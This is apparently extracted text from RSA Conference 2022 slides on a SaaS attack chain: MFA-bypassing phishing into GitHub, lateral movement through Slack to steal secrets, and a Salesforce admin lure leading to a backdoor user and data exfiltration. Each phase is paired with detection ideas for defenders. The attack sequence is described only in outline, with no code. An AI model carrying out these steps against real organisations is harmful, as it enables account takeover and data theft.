
Advanced Phishing: Bypassing MFA







Phase 1 – Initial Foothold GitHub

- Attack -
 - Using advanced phishing, attacker bypasses MFA
 - Attacker users hijacked session to download Git repo code
- Detections to Consider
 - Activity from new Geo Location
 - Suspicious IP activity







Phase 2 – Lateral movement to Slack

- Attack -
 - Using the stolen credentials, attacker logs in to Slack
 - Attacker scans slack channels and downloads secrets
- Detections to Consider
 - Activity from new Geo Location
 - Suspicious IP activity
 - Access/Use of Key Files in Slack
 - Abnormal File Downloads from Slack

Phase 3 – Lateral movement and exfiltration from Salesforce

- Attack -
 - Using Slack webhook attacker sends a message in a SF admin channel, Lures SF admin to install a SF app
 - Performs privilege escalation and persistency by creating a backdoor SF user
 - Exfiltrates SF data
- Detections to Consider
 - Activity from new Geo Location
 - Suspicious IP activity
 - Authorization/Installation of New Salesforce Application
 - Abnormal Access to Salesforce records

Is SaaS safe or Is there pain in these Apps?



RSA® Conference 2022

